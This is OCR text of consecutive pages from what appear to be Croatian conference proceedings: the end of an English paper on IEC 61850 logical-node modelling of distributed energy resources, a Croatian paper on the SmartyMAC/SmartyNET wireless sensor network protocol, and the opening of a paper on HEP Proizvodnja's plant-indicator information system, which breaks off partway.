With the development of new IEDs with integrated communication unit came the opportunity for easy data and information exchange. The main problem for seamless exchange was the proprietary communication protocols. Introduction of IEC 61850 standard solved this problem [9]. This standard defines a standardized information models, which provides unification of information and enables easy data exchange. Information models have a hierarchical structure which is shown in Fig. 3. Basic elements for creation of information model are presented [10]. Hierarchical structure will be explained from the bottom up:

- standard data types - common digital formats such




Figure 3. Information model hiearchy

as Boolean, integer and floating point,

- common attributes - predefined common attributes that can be reused by many different objects,
- common data classes (CDCs) - predefined groupings building on the standard data types and predefined common attributes, in essence, these CDCs are used to define the type or format of data objects,
- data objects (DO) - predefined names of objects associated with one or more logical nodes. Their type or format is defined by one of the CDCs. They are listed only within the logical nodes,
- logical nodes (LN) - predefined grouping of data objects that serve specific functions and can be used as "bricks" to build the complete device,
- logical devices (LD) - the device model composed of the relevant logical nodes for providing the information needed for a particular device.

Based on this new information model it is possible to create a new process information model for power energy system.

C. New Modeling Concept

A logical node is "the smallest part of a function that exchange data" [11]. It is an object that is defined by its data and methods. Multiple instances of different logical nodes become components of different protection, control, monitoring and other functions in automation system.

A multifunctional device has a complex functional hierarchy that needs to be modeled according to the definitions of the model which is presented in the previous section. This model can be used to represent both primary and secondary equipment in power energy system. For modeling the secondary equipment there are available several major groups of functions:

- protection,
- measurement,
- monitoring,
- control.

Each IED can be split in functional elements. Functional elements are defined as the smallest functional unit that can exist by itself and exchange signals or information with other elements within a device or a system. Functional hierarchy of modern IEDs depends largely on their application and main function. A simple low-end device has very limited functionality, while a device that supports IEC 61850 will typically have more complex functional hierarchy. In the following section emphasis is on process information modeling for systems with distributed energy resources.

IV. Function Modeling in Systems with Distributed Energy Resources

The fundamental concept that is necessary to understood at the beginning of modeling process associated with distributed energy resources is that the model includes only objects that are visible to the communications. If the function is represented to the outside world as a black box with certain inputs and outputs, these internal signals are not visible and as a result they should not be included in the model.

The modeling of complex distributed energy resources systems depends not only on their functionality, but also on the configuration of the substation where they are installed and connected to the electric power system.

General functions that are characteristic for distributed energy resources are presented with the corresponding logical nodes (Fig. 4). They can be grouped according to function and the specific type of distributed energy resource. Logical nodes for distributed energy resources can be grouped into the following categories:

- plant electrical connection point,
- unit controller,
- generation systems,
- specific types of distributed energy resources,
- auxiliary systems.

Logical nodes for the DER plant electrical connection point belong to a group D which is specific for distributed energy resources domain. Every DER has to be connected somehow to the electric power system. This group includes logical nodes that define the characteristics of the DER plant at the point of electrical connection. Usually there is a switch or circuit breaker (XFUS – electric fuse, XCBR – circuit breaker, CSWI – switch controller) at this point of connection. An example of a logical node that belongs to this subgroup is DPST which is used to model actual status at each electrical connection point, including DER plant connection status, alarms.

Variety of DER devices does not mean that they don't have some similarities, for example the existence of a different prime mover. Any DER needs to be controlled in order to perform its functions. Logical nodes for the DER device controller define the operational characteristics of a single DER device, regardless of the type of generator of prime mover. Some examples of logical nodes for this subgroup are DRCS - DER unit control actions, DRCT – DER unit controller characteristics, including type of DER unit, FSEQ – sequencer status if used in startup or shutdown of automated sequences.

DER units have different prime movers (hydro, wind, tidal, etc.) however the general operational characteristics of the generators are similar. Because of this, different DER types require only one DER generator model. The generator model is based on several groups of logical nodes: generator (DGEN – DER generator operations, DRAT – DER basic generator ratings, DRAZ – DER advanced generator features), excitation system (DREX – excitation ratings, DEXC – excitation operations),




Figure 4. Conceptual distribution of logical nodes and logical devices for system with distributed energy resources

speed/frequency controller (DSFC – speed or frequency controller), an inverter/converter (ZRCT – rectifier for converting alternating current to continuous direct current, ZINV – inverter for converting direct current to alternating current, MMXU – measurements of input or output AC).

As mentioned earlier, different types of DERs require some specific logical nodes for their models. Some examples of those logical nodes are logical nodes that represent specifics of: reciprocating engine devices, fuel cells, photovoltaic systems. Below a detailed explanation of specific logical nodes for fuel cell distributed energy resource are presented.

A fuel cell is an electrochemical energy conversion device. It produces electricity from external supplies of fuel and oxidant. Over 20 different types of fuel cells have been developed. Logical nodes describe the information for the fuel cell as a prime mover. Some examples of logical nodes are below presented and explain:

- DFCL – fuel cell controller characteristics, presents information for remote monitoring of critical functions and states of the fuel cell itself. Detailed information is presented in Table I.,
- DFMP – fuel processing module of the fuel cell is used to extract hydrogen from other types of fuels. The hydrogen can then be used in the fuel cell to make electricity. For example this logical node combined with one of two MFLU logical nodes are used for complete picture of fuel processing. Data included in this logical node are those required for remote monitoring of the fuel processing module,
- MFLU – fuel characteristics, presents information to describe the type and nature of the fuel,
- DFLV – fuel delivery system, presents information to describe the delivery system for the fuel.

In Table I. it can be seen that each logical node contains information relating to the status values and measured values, but also can have some control values and setting values. Logical nodes consist of data objects which are defined by common data classes. Each common data class consists of specific attributes. For example common data class INS represents integer status common attributes like stVal (integer), q (quality), t (time stamp). Each logical node can be presented in the previous manner.

TABLE I. FUEL CELL CONTROLER

DFCL class		
Data object name	***CDC***	***Explanation***
Status information		
StrCnt	INS	Count of system starts since last reset
ConnGriCnt	INS	Count of reconnections to power system
OpTms	INS	Lifetime system run time
Settings		
Alim	ASG	Input current limit
Vlim	ASG	Input voltage limit
Control		
FuelShut	DPC	True = open, False = close fuel valve driver command
Measured values		
LifeWh	MV	Lifetime system run energy
InOxFlwRte	MV	Input air or oxygen flow rate
OutHydRte	MV	Output hydrogen flow rate

Each specific type of distributed generation has its own specifics that should be taken into account. Ultimately it can be concluded that the connection of distributed energy resources on electric power systems has a large impact on monitoring and control system.

V. CONLUSION

This paper presents the need for a unified modeling of distributed energy resources for data and information exchange between components in electric power systems. Due to increase in volume of distributed energy resources there is a need to connect them to electric power system monitoring and control system.

Use of open communication solutions enables the realization of power system automation. Applying this principle enables multidimensional insight into the information at all levels of electric power system. By applying the displayed solutions multiple benefits for monitoring and control system are realized.

In further work it is necessary to conduct specific simulations and tests to determine the optimal use of process information obtained from distributed energy resources.

ACKNOWLEDGMENT

This work was carried out on a project “Open market and new technologies in the process informatics of electric power systems” No. 069-0361557-1615 supported by Ministry of Science, Education and Sports of the Republic of Croatia.

REFERENCES

[1] N. Dizdarević, M. Majstrović, S. Žutobradić, “Distributed generation of electrical energy”, Journal of Energy - HEP, Vol. 58, No. 5, pp. 321-339, Zagreb, Croatia, 2003.

[2] M. Shahidehpour, Y. Wang, “Communication and control in electic power systems – Applications of parallel and distributed processing”, 1st ed., John Willey & Sons, 2003.

[3] V. Belašić, J. Šimunić, B. Dobraš, “Substation process information modeling due to technological achivements, standadrization and liberalization”, Engineering Review, Vol. 30, No. 1, pp 35-47, 2010.

[4] F. M. Cleveland, “IEC 61850-7-420 Communication Standard for Distributed Energy Resources (DER)”, Connversion and Delivery of Electrical Energy in the 21st century, IEEE USA, Pittsburgh,, pp 1-4, 2008.

[5] J. Casazza, F. Delea, “Understanding Electric Power Systems – An overview of the technology and the marketplace”, 1st ed., John Wiley & Sons, 2003.

[6] International standard IEC 61850-7-420 Communication networks and systems for power utility automation – Basic communication structure – Distributed energy resources logical nodes, International electrotechnical commission (IEC), 1st edition, 2009.

[7] J. Šimunić, “Power system stochastic process information model”, doctoral thesis, Faculty of electrical engineering and computing, Zagreb, Croatia, 1991.

[8] J. Šimunić, M. Randić, M. Živić, “A device-based process signal design of electric power plants”, Journal of computing and information technology – CIT, Vol. 9, No. 1, pp. 29-42, 2001.

[9] International standard IEC 61850-5 Communication networks and systems for power utility automation – Communication requiroments for functions and device models, International electrotechnical commission (IEC), 1st edition, 2003.

[10] International standard IEC 61850-7-1 Communication networks and systems for power utility automation – Basic communication structure – Principles and models, International electrotechnical commission (IEC), 2nd edition, 2011.

[11] A. P. Apostolov, “Modeling system with distributed generators in IEC 61850”, Power System Conference (PSC 09), Clemenson, SC, USA, 2009.

Definicija efikasnog komunikacijskog protokola za bežične senzorske mreže

Martina Ašenbrener*, Boško Mrković **
* Sveučilište u Rijeci / Odjel za informatiku, Rijeka, Hrvatska
** Tehnoalarm d.o.o.Zagreb, Hrvatska
E-mail: masenbrener@inf.uniri.hr, bosko.mrkovic@kr.t-com.hr

Sažetak - Rad definira efikasan, pouzdan i konfigurabilan komunikacijski protokol za cluster-tree topologije bežičnih senzorskih mreža (Wireless Sensor Network, WSN). Podržane su bežične senzorske mreže s velikim brojem modula u dometu radija, sa slobodnim pridruživanjem mreži i odjavljivanjem iz mreže, sa self-healing-om na razini routera, a sve uz osiguranu visoku efikasnost (minimalni energetski zahtjevi, potrošnja modula) – minimalni komunikacijski overhead i izbjegavanje kolizija.

I. UVOD

Bežična senzorska mreža (Wireless Sensor Networks, WSN) je organizirani, komunikacijski povezani, prostorno distribuirani skup modula koji prikupljaju podatke iz okruženja, obavljaju (barem osnovnu) digitalnu obradu podataka i te podatke prosljeđuju centralnom modulu (u hijerarhijskom smislu).

U sklopu projekta ***„Sustav za lociranje i zaštitu plovila u marini“*** (eng. *Smart MARina TechnologY*, skraćeno SMARTY, Smarty) razvijena je sklopovska osnova za bežične senzorske mreže te razvijen i implementiran odgovarajući komunikacijski protokol, ***SmartyMAC***[1].

Važnije karakteristike senzorskog modula sustava Smarty:

- Sačinjavaju ga low-power mikrokontroler (omogućava svu potrebnu lokalnu digitalnu obradu i zaštitu podataka) i primopredajni radio modul (omogućava efikasnu komunikaciju radio prijenosom unutar licence-free ***ISM/SRD*** [2] SubGHz radiofrekvencijskih područja).
- Napaja se iz primarnih, ili iz dostupnih energy-harvesting izvora.
- Raspolaže većim brojem konfigurabilnih analognih i digitalnih ulaza i izlaza (moduli mogu imati i ulogu aktivatora te se Smarty može promatrati i kao specifični prostorno i hijerarhijski distribuirani sustav za nadzor i upravljanje u stvarnom vremenu).
- Module je moguće povezati s gotovo svim dostupnim senzorima/senzorskim podsustavima direktno, ili korištenjem uobičajenih komunikacijskih kanala (***I^2C*** [3]***, SPI*** [4]***, UART*** [5]).
- Integrirano mjerenje temperature i akceleracije po svim osima.

Osim mrežnog koordinatora, sustav Smarty sadrži dvije osnovne skupine modula:

- Prethodno opisani senzorski, pokretni moduli – moduli čija se pozicija u prostoru može mijenjati.
- Moduli sa zadanom pozicijom, lokalni koordinatori, ili router-i – moduli čija je pozicija u prostoru definirana i nepromjenjiva, s vlastitim podsustavom neprekidnog napajanja.

II. KOMUNIKACIJSKI PROTOKOL ZA WSN

Intenzivna testiranja i evaluacije obavljene su izgradnjom testne bežične senzorske mreže koja je korištena i za evaluacije raspoloživih ***mrežnih komunikacijskih protokola***[6]. Definirani su opći zahtjevi koje je potrebno ispuniti za značajno proširenje mogućnosti komercijalnih primjena bežičnih senzorskih mreža. Osim toga, uz kritičnu efikasnost definirani su i dodatni zahtjevi koji se postavljaju na željeni komunikacijski protokol WSN-a.

Prepoznati zahtjevi koji definiraju komunikacijski protokol:

- Efikasnost i maksimalna konfigurabilnost.
- Minimalna osjetljivost na kvarove, minimalna infrastruktura i minimalno održavanje.

[1] **Sloj kontrole pristupa mediju, Media Access Control (MAC)** je podsloj sloja veze podataka (2. razina OSI modela). Zadaća mu je adresiranje i kontrola pristupa mediju, što je posebno značajno kod mreža s dijeljenim medijem (primjer kojih su bežične mreže). Primjena može biti i šira.
OSI - Open Systems Interconnection, referentni model. OSI model je apstraktni opis dizajna protokola komunikacijskih i računalnih mreža koji dijeli komunikacijski sustav u slojeve.

[2] Industrial, Scientific and Medical / Short Range Device

[3] Inter-Integrated Circuit

[4] Serial peripheral interconnect

[5] Universal asynchronous receiver/transmitter

[6] **Mrežni komunikacijski protokol (Network Protocols)** je strukturirani programski stack, dizajniran da osigura efikasan (s minimalnim gubicima, odnosno minimalnim ponavljanjem prijenosa) prijenos podataka do odredišta. Struktura većine komunikacijskih protokola je usklađena s Open Systems Interconnection referentnim modelom (OSI, OSI model) koji predviđa sedam slojeva.

- Pouzdana detekcija kvara na svim mrežnim modulima. U slučaju kvara na fiksnom dijelu mreže automatski se redefiniraju komunikacijski putovi i grupe, ukoliko je potrebno.
- 8196 senzorskih modula u dometu radio primopredajnika.
- Konfigurabilna i fleksibilna prostorna distribucija bežične mreže, od koncentrirane sa svim modulima unutar dometa radia, do distribucije u prostoru do nekoliko desetaka kilometara.
- Automatsko pridruživanje i odjavljivanje senzorskih modula iz grupe/mreže.
- Razmjena podataka unutar sustava mora biti zaštićena (kriptirana).
- Mogućnost reprogramiranja svih modula unutar sustava.
- Mogućnost implementacije i na drugim sklopovskim platformama.

Zahtijevana efikasnost odnosi se na minimalnu potrošnju energije i minimalnu zauzetost komunikacijskog kanala. U vezi s potrošnjom energije potrebno je upozoriti na činjenicu da je potrošnja energije modula u prijemu značajna, u optimiranim sustavima kakvom težimo, uglavnom i veća od potrošnje u slanju. Potrošnja modula je prevelika da bi mogao biti potpuno aktivan cijelo vrijeme. Senzor se mora isključivati djelomično, ili u cijelosti s minimalnim duty-cycle-om (efektivnim vremenom aktivnosti).

III. SMARTYMAC

Komunikacijski protokol SmartyMAC namijenjen je malim i srednje velikim bežičnim senzorskim mrežama s jednostavnim mrežnim topologijama (peer-to-peer i star). S obzirom na OSI model, sadrži samo niže slojeve, fizički i podatkovni sloj.

Neka od svojstava SmartyMAC-a:

- U cijelosti je konfigurabilan.
- Kao i komunikacijski moduli, njima namijenjeni SmartyMAC podržava sva sub-GHz ISM/SRD frekvencijska područja dopuštena za korištenje u Europi. Podržane su brzine prijenosa (data rate) od 1.2 kbps do 256 kbps s odgovarajućim korištenjem frekvencijskog područja (bandwidth).
- Podržani su svi uobičajeni načini adresiranja i filtriranja paketa te odgovarajuće metode za detekciju grešaka koje su definirane formatom paketa.
- Implementiran je automatski acknowledgement (potvrda ispravnosti primljenog paketa) s programabilnim brojem ponavljanja nepotvrđenih paketa te automatsko prosljeđivanje paketa.
- Podržano je i dinamičko mijenjanje kanala odnosno mijenjanje radne frekvencije (frequency hopping) u skladu s ***ETSI***[7]) definiranih unutar ISM/SRD frekvencijskih područja. To čini komunikaciju robusnijom, manje osjetljivom na smetnje u frekvencijskom kanalu, ali značajno produljuje svaku pojedinačnu komunikacijsku sekvencu te u odgovarajućoj mjeri povećava zauzetost kanala i potrošnju.
- U SmartyMAC je implementiran vrlo efikasan i potpuno konfigurabilan mehanizam "slušaj prije nego šalješ" (Listen Before Talk, LBT).
- Kako idealni radio prijenos (obzirom na ujednačenost distribucije snage u korištenom frekvencijskom području i ovisnost regulacijskih petlji prijemnika o podacima) pretpostavlja slučajni serijski tok podataka, bez offset-a (jednak broj "nula" i "jedinica"), u SmartyMAC implementiran je i data whitening.

SmartyMAC je namijenjen komunikaciji koja zahtijeva prijenos male količine podataka korištenjem ISM/SRD radiofrekvencijskih područja. U cijelosti se odvija kao niz interrupt servisa u pozadini aplikacijskog sloja na mikrokontroleru, čime su pojednostavljene sve buduće nadogradnje.

Predviđeni maksimalni broj modula u mreži limitiran je 16-bitnim adresnim poljem što omogućava izgradnju vrlo velikih bežičnih senzorskih mreža te zahtijeva implementaciju nekih funkcija viših mrežnih slojeva (mrežnog i transportnog).

SmartyMAC je u cijelosti napisan u programskom jeziku C. Tijekom razvoja SmartyMAC-a, definiran je i implementiran odgovarajući Application Programming Interface (API) koji omogućuje jednostavniju implementaciju potrebnih viših mrežnih funkcija te proširenje funkcija aplikacijskog sloja (ako se za to ukaže potreba).

SmartyMAC je implementiran kao dvostruki konačni automat (state machine) čijim radom upravljaju time i external interrupt koje postavlja radio modul. Ponašanje stack-a definirano je parametrima spremljenim u konfiguracijskom polju registara. Osnovna stanja u kojima se stack može nalaziti su SLEEP, IDLE, TRANSMIT i RECEIVE.

IV. SMARTYNET

Kako je spomenuto, visoka efikasnost (kao i propisi koji definiraju korištenje europskih ISM/SRD radio područja) podrazumijeva rad s malim duty cycle-om, moduli su najveći dio vremena neaktivni, u SLEEP stanju, s minimalnom potrošnjom.

Iako SmartyMAC omogućava njihovu implementaciju, osnovni zahtjevi o efikasnosti komunikacije i velikim brojem modula u području prijema radija čine poznate i dostupne komunikacijske protokole (ZigBee, ipv4, ipv6 i sl.) te njihove izvedenice neprimjenjivima.

[7] European Telecommunications Standards Institute

Pouzdana komunikacija radiom zahtjeva određeni komunikacijski overhead, u slučaju WSN-a često i višestruko veći od podataka koji se razmjenjuju.

Minimalna komunikacijska sekvenca koja dopušta implementaciju SmartyNET-a se sastoji od:

- Preamble i sync: 6 byte-a,
- Transmit header (adrese, tip, varijabilna duljina poruke): 6 byte-a,
- Poruka, podaci (status senzora i nadzirano stanje): 4 byte-a,
- CRC: 2 byte-a.

U slučaju zahtijevane sekvence potvrde (ACK), kao odgovor slijedi jednako formatirana poruka sa 2 byte-a podataka (npr. dodijeljena grupa i vremenski interval).

Prijelaz između TRANSMIT i RECEIVE stanja nije trenutan, za odabranu brzinu prijenosa od 128 kbps ekvivalentan je vremenu potrebnom za slanje 4 byte-a.

Uz navedeno, aktiviranje senzora, prijelaz iz SLEEP stanja u TRANSMIT vremenski je ekvivalentno slanju čak 10 byte-a pri odabranih 128 kbps.

Znači, slanje 4 i prijem 2 byte-a zahtijeva razmjenu od čak 38 byte-a. Energetski, situacija je još nepovoljnija, potrebno je zbrojiti dodatno vrijeme aktiviranja, s nezanemarivom potrošnjom.

Potrebno je napomenuti da aktiviranje dinamičkog mijenjanja kanala (frequency hopping) značajno produljuje preamble dio sekvence te značajno smanjuje efikasnost komunikacije.

Kao optimalna, podržana je cluster-tree (stablo grupa) topologija sa senzorskim čvorovima grupiranim oko lokalnih centralnih čvorova, router-a. Veličina svake od dopuštenih 255 grupa limitirana je na 255 senzorskih čvorova. Takav odabir dopušta veliku fleksibilnost u izgradnji WSN-a, od prostorno koncentriranih do maksimalno distribuiranih, bez potrebe za povećanjem komunikacijskog overhead-a.

Komunikacija je vremenski sinkronizirana i obavlja se unutar konfigurabilnih vremenskih intervala (beacon). Router-i sekvencijalno generiraju sinkronizacijske sekvence s najvećim intervalom definiranim najvećom dopuštenom greškom ***RTC***[8] oscilatora senzorskih modula, odnosno, dopuštenom greškom duljine SLEEP stanja.

Sinkronizacijski interval je podijeljen na jednake podintervale čija je duljina konfigurabilna i definirana duljinom komunikacijske sekvence. Konfigurabilni broj početnih podintervala koristi se za pridruživanje senzorskih modula mreži, a od preostalih, svaki drugi se dodjeljuje senzorskim modulima tijekom ACK sekvence. Nedodijeljeni podintervali se, po potrebi, koriste za prijenos neregularnih stanja unutar sustava.

Komunikacija između router-a, unutar stabla, u cijelosti je upravljana od strane mrežnog koordinatora. U slučaju kvara koordinator redefinira grupe i komunikacijske putove ukoliko postoje te, u slučaju komunikacijskih smetnji, mijenja i frekvencijsko područje. Uz navedeno, mrežni koordinator dinamički dodjeljuje senzorske module grupama, osiguravajući optimalnu i neometanu komunikaciju.

[8] Real Time Clock

V. ZAKLJUČAK

Ukratko je opisan efikasan, pouzdan i konfigurabilan komunikacijski protokol za cluster-tree topologije bežičnih senzorskih mreža. Podržane su bežične senzorske mreže s velikim brojem modula u dometu radija, sa slobodnim pridruživanjem mreži i odjavljivanjem iz mreže, s osiguranom vrlo malom osjetljivosti na kvarove.

Opisani komunikacijski protokol implementiran je u sustav Smarty, kao komunikacijska osnova podsustava za određivanje pozicije senzorskih modula.

LITERATURA

[1] I. F. Akyildiz, M. C. Vuran, "Wireless Sensor Networks", John Wiley & Sons Ltd, United Kingdom, 2010.

[2] A. Boukerche, "Algorithms and Protocols for Wireless Sensor Networks", John Wiley & Sons, Inc., Hoboken, New Jersey, 2009.

[3] W. Dargie, C. Poellabauer, "Fundamentals of Wireless Sensor Networks", John Wiley & Sons, Inc., United Kingdom, 2010.

[4] T. C. Henderson, "Computational Sensor Networks", Springer, USA, 2009.

[5] K. Holger, A. Willig, „Protocols and Architectures For Wireless Sensor Networks", John Wiley & Sons Ltd, England, 2005.

[6] E. Hossain, K. K. Leung, "Wireless Mesh Networks, Architectures and Protocols", Springer, USA, 2008.

[7] M. Ilayas, I. Mahgoub, "Handbook of Sensor Networks: Compact Wireless and Wired Sensing Systems", CRC press LLC, USA, 2005.

[8] M. Kuorilehto, M. Kohvakka, J. Suhonen, P. Hämäläinen, M. Hämäläinen, D. Hämäläinen, "Ultra-Low Energy Wireless Sensor Networks in Practice", John Wiley & Sons Ltd, England, 2007.

[9] G. Mao, B. Fidan, "Localization Algorithms and Strategies for Wireless Sensor Networks", Information Science Reference, Hershey, New York, 2009.

[10] A. Nayak, I. Stojmenovic, "Wireless Sensor and Actuator Networks", John Wiley & Sons, Inc., Hoboken, New Jersey, 2010.

Razvoj i uvođenje informacijskog sustava za praćenje pokazatelja rada proizvodnih jedinica HEP Proizvodnje d.o.o.

Ivica Vukelić Prvi autor*
* Hep Proizvodnja d.o.o. , Sektor za termoelektrane, Zagreb, Hrvatska
ivica.vukelic@hep.hr

Sažetak – Za upravljanje, planiranje i donošenje poslovnih odluka u složenim poslovnim sustavima kao što je i HEP Proizvodnja d.o.o. potrebno je imati na raspolaganju bazu relevantnih i pravovremenih podataka. Danas je to moguće ostvariti jedino prikladnim informatičkim sustavom za prikupljanje i obradu podataka. Osim malih lokalnih sustava po pogonima, u HEP Proizvodnji d.o.o. nije postojao integralni sustav koji bi obuhvaćao sve pogone i proizvodne jedinice. Zbog toga je odlučeno da se takav sustav samostalno razvije i implementira. U radu su prikazana dosadašnja ostvarenja, funkcije i mogućnosti sustava, kao i daljnji planirani razvoj sustava.

I. UVOD

HEP Proizvodnja d.o.o. član je HEP Grupe, zadužena za proizvodnju električne i toplinske energije. Upravlja sa složenim i raznovrsnim skupom energetskih jedinica raspoređenih u 25 hidroelektrana i 7 termoelektrana, s ukupno, više od 80 generatora na mreži [2]. Tvrtka isporučuje također i energiju za grijanje u tri grada i tehnološku paru za industriju. Obzirom na raznovrsnost tehnologije proizvodnih jedinica i korišteni energent (ugljen, mazut, plin, voda) nije jednostavno planirati i voditi ukupnu proizvodnju tvrtke.

Zbog toga se od 2007. samostalno se razvija i uvodi informatički sustav - aplikacija: Pokazatelji Proizvodnje Elektrana (PPE). Sustav se uvodi postupno u koracima, a osnovna namjena mu je prikupljanje i prikaz relevantnih podataka svih energetskih jedinica za planiranje rada, njihovo optimalno vođenje, i donošenje dobrih poslovnih odluka. Osim toga sustav se koristi za direktno povezivanje i razmjenu podataka s drugim aplikacijama partnera unutar HEP grupe i izvan nje.

U aplikaciju su uvedeni, ili će biti uvedeni svi podaci relevantni za tehničko i komercijalno poslovanje tvrtke. To su: statusi jedinica (trenutna snaga, raspoloživost, planovi neraspoloživosti, pogonski događaji), proizvodi (električna energija, toplinska energija, tehnološka para), goriva/voda (potrošnja, nabava, zalihe/akumulacije, dotoci, preljevi), ekologija (emisije dimnih plinova, ostatni proizvodi izgaranja goriva, otpadne vode), elementi za plaćanje naknada i koncesija itd.

Aplikacija je izrađena na bazi METADATA relacijskog modela, koji dozvoljava gotovo neograničenu nadogradnju i fleksibilnost, pa nema granica pri praćenju i uvođenju novih podataka. Transakcijski sloj aplikacije izrađen je s Oracle Forms&Reports 10g alatima, dok je web portal napravljen Adobe Flex tehnologijom. Za veliku količinu podataka i zahtjeve aplikacije zadužena je Oracle 10g baza podataka.

Projekt je u potpunosti izrađen vlastitom idejom, znanjem i kadrovima. Pri tome su korišteni samo postojeći HEP-ovi tehnički resursi (hardware) i postojeći licencirani softveri. Na taj način je za tvrtku ostvarena značajna ušteda jer za razvoj i implementaciju aplikacije nije bilo nikakvih dodatnih troškova.

II. POLAZNI PRINCIPI I ZAHTIJEVI


Aplikacija je razvijana i rađena isključivo za potrebe HEP Proizvodnje, prilagođena organizaciji i postojećoj tehnološkoj razini njenih jedinica, ne koristeći ni jednu postojeću aplikaciju s tržišta kao uzor. Također je prilagođena i postojećim odnosima među tvrtkama – kćerima u HEP Grupi. Uvažavajući ove početne postavke, kao i buduće potrebe u poslovanju tvrtke, na razvoj aplikacije postavljeni su slijedeći polazni principi i zahtjevi na njen rad:

A. Polazni principi

- jedan podatak jedan unos
- jedinstvena baza podataka čitave HEP Proizvodnje
- modularni razvoj i uvođenje u koracima
- strukturna, logička i korisnička fleksibilnost
- ispunjavanje trenutnih i budućih zahtjeva poslovanja

B. Zahtijevi na aplikaciju

